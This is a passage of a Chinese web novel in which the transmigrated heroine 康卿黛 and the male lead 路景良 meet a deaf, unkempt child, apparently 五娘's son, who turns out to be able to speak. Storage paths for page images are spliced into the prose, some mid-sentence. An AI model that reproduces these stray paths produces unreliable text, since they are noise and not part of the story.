    “是个不爱干净的孩子。”康卿黛平复好心情才再次将目光投向黑影,黑影约莫一米二的身高,头发乱糟糟,浑身上下尽是脏污,只有一双眼睛却亮的惊人,手里紧紧握着柄眼熟到不能在眼熟的剑。


    是路景良的剑。


    她总觉得在哪里见过这双眼睛,在哪呢?


    康卿黛脑袋一下子清醒过来,她脱口而出:“你是五娘跟秋原的孩子对吗?”


    与五娘的眼睛一般无二,顽强的生命力,透着想活两个字。


    小孩专心抚摸光滑的剑身,似有所感,他指着自己的耳朵摇头。


    路景良弯下腰,夺过那柄剑,从袖中取出梳子,帮他梳理结块的头发,缓声说:“他听不见。”


    他动作轻柔,神色倒有些悲天悯人的滋味,或许可以说虚伪。


    康卿黛一把搂过孩子,一脸警惕瞪着男主。


    对上男主不明所以的目光,她这才发觉她不正常了,不明白自己是怎么在男主身上联想到虚伪的,男主一定有着正义之心,“我只是……”


    路景良打断她的话,“康姑娘不必同在下解释,在下相信姑娘这样做定有原因。”


    狗屁原因,她能说是女人的第六感吗?


    还是少说话,多做事就行。


    康卿黛捡起棍,刚想在地上写字,忽然想起她不会写古代的字,她朱唇榴齿,是如新月一般醉人,这会歪歪脑袋,讨好笑着:“路景良能帮我写句话吗?”


    路景良没有疑惑,没有询问,有的只是平静接过木棍,“在下乐意之至。”


    “你娘亲是五娘吗?”康卿黛暗骂自己狗眼看人低,男主一点都不虚伪,非常完美的男主。路景良的字跟他这个人外在形象严重不符,这种字体应该叫草书。


    狂劲有力,嗯,通俗点就是丑。


    “让姑娘见笑了。”


    “没事没事。”康卿黛指着地上的字,夸张做着口型:“你,认字,认字会吗?”


    小孩推开她,站在五娘这两个字上,张嘴啊啊了几下。


    听不见,说不出话,不认字,他该是如何活着长大的。唯一能解答这个问题的人,不会说话,五娘在天之灵看到该是多难过啊。


    “这是我娘亲。”


    沉浸在悲伤中的康卿黛,下意识回道:“别乱认娘……你会说话?”


    小孩冷着一张脸:“你话太多了。”